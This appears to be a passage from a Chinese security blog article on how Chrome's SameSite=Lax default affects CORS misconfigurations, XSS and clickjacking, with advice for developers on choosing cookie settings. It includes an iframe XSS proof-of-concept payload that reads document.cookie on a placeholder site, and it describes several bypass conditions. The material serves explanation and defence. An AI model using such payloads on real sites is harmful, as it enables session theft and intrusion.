CORS（Cross-Origin Resource Sharing）配置错误

CORS 允许 Web 应用服务器进行跨域访问控制，服务器通过响应头来控制哪些来源的请求可以访问自身资源，从而使跨域数据传输可以安全进行。

但是从另一个角度看：CORS 相当于在同源策略这堵墙上开了一扇窗。一旦开发者没有正确配置 CORS 响应头，就会让攻击者有机可乘。

常见的错误配置有：

• 开发者未做任何验证，直接把请求头里的 Origin 原样输出到了 Access-Control-Allow-Origin 响应头

• 开发者使用正则表达式对 Origin 进行判断后将其输出到 Access-Control-Allow-Origin 响应头，但是正则表达式写的不完备，存在绕过

• 把 Access-Control-Allow-Origin 响应头的值设置成 null

如果出现上述错误配置，攻击者就可以跨域发起请求，并携带认证 cookie，访问目标资源。

开发者使用 CORS 和 JSONP 的目的都是为了跨站数据传输。IBC 对二者的影响也类似，启用 IBC 后，要使 CORS 正常工作，需要显式的将跨站请求用到的 cookie 设置为 SameSite=None。所以 IBC 对 CORS 配置错误漏洞影响不大。

XSS


IBC 对 XSS 漏洞本身影响不大，影响的主要是一些利用方式，比如常见的：通过 iframe 嵌入目标网站来触发其 XSS。

测试站点 www.foo.com 在个人资料页（需要登录才能访问）存在一个 XSS，直接把 URL 参数 name 输出到页面里。


PoC 如下：

<iframe src="https://www.foo.com:3000/foo/profile?name=%3Cimg/src=x-+onerror=alert(document.cookie)%3E" frameborder="0"></iframe>

未启用 IBC 时：成功弹 cookie



启用 IBC 后：由于 iframe 嵌入目标网站属于跨站请求，没有携带 session cookie，嵌进来的页面就成了未登录状态，导致 XSS 利用失败。



类似的，其它 XSS 利用方式，如果利用过程中依赖了某个跨站响应，那么很可能无法正常触发。

点击劫持

点击劫持成功的前提是：能够在攻击者的页面中嵌入目标网站，同时受害者在目标网站是已登录状态。

和上面通过 iframe 触发 XSS 一样，由于嵌入目标网站的请求属于跨站请求，启用 IBC 之后，session cookie 的 SameSite 属性默认值变为 Lax，跨站请求不携带 session cookie，导致实际嵌进来的页面是未登录状态，也就没办法进行敏感操作，点击劫持失去意义。


需要指出的是，如果目标网站把认证信息 session ID，access tokens 之类的保存到了本地存储（localStorage 或是 sessionStorage），并不依赖 cookie，那么点击劫持依然有效。

总结

这里借用大牛 @filedescriptor 整理的表格做个总结：

Vulnerability Type	Affected by SameSite
Clickjacking	😠Partly Dead
XSSI	☠️Totally Dead
JSONP Leaks	😠Partly Dead
Data Exfiltration	☠️Totally Dead
XSLeaks	😵Mostly Dead
CORS Misconfigurations	😃Mostly Fine
Cross-Site WebSocket Hijacking	☠️Totally Dead
XSS	😃Mostly Fine

需要说明的是：不要把上面的讨论当成结论，具体漏洞还需要具体分析。不同漏洞的变种、利用条件、组合方式的差异可能会带来不一样的结果。举个例子：假设攻击者的目标站点是 www.foo.com， 如果攻击者能够通过某种方式（脚本注入，甚至只是一个 HTML 注入）绕过同源策略，进入目标站点的兄弟域或是子域的上下文，那么也就相当于进入了同站的范围内，此时 SameSite 属性就起不到任何限制了。



从开发者的角度

各个 cookie 的 SameSite 要使用哪个值，需要根据具体业务、使用场景来进行选择，同时还要考虑安全性和用户体验。

简单的，如果只想将 cookie 的访问限制在自己的网站里，应该选择使用 SameSite=Strict 来阻止跨站使用。

但是全部使用 SameSite=Strict，可能会带来一些用户体验上的问题。例如：著名社区土司比较注重用户的安全，所以将整站的 Cookie 都设置成了 SameSite=Strict。但这样会导致很多从外站点击超链接跳转到土司的用户无法正常查看帖子，可能需要重新登录。

所以，如果你希望从其它网站（例如：百度、邮箱）通过点击超链接跳转过来的用户的登录状态不丢失，就需要考虑使用 SameSite=Lax。

如果你的网站需要和其它网站在前端进行数据交换，或者深度融合（可以嵌入到其它网站），那么就得考虑使用 SameSite=None。

使用 SameSite=None 时还要注意，有一些客户端并不支持或存在 Bug，例如：旧版本的 Safari 会把 SameSite=None 当做 SameSite=Strict 来处理。详情可以参考：https://www.chromium.org/updates/same-site/incompatible-clients

总结

把 SameSite 的默认值调整为 Lax，符合 secure-by-default 原则，也在一定程度上减少了 Web 应用程序的攻击面，提升了用户的安全性，也有助于保护用户的隐私。

其实，不仅仅是 IBC 对 cookie 的改善，各个主流浏览器也在不断收紧第三方 cookie 的使用，例如：Safari 浏览器智能防追踪（Intelligent Tracking Prevention）功能，火狐浏览器的增强防追踪（Enhanced Tracking Prevention）功能等都在帮助用户朝着更安全，隐私性更好的 web 迈进。

参考资料：

• https://web.dev/samesite-cookies-explained/

• https://blog.reconless.com/samesite-by-default/

• https://www.chromium.org/updates/same-site/faq

公司介绍

长亭科技是国际顶尖的网络信息安全公司之一，全球首发基于智能语义分析的下一代Web应用防火墙产品。目前，公司已形成以攻（安全评估系统）、防（下一代Web应用防火墙）、知（安全分析与管理平台）、查（主机安全管理平台）、抓（伪装欺骗系统）为核心的下一代安全防护体系，并提供优质的安全测试及咨询服务，为企业级客户带来智能的全新安全防护思路。

长亭科技坚持以技术为导向，产品与服务所涉及到的算法与核心技术均领先国际行业前沿标准，不仅颠覆了繁琐耗时的传统工作原理，更将产品性能提升至领先水准，为企业用户带来更快、更精准、更智能的安全防护。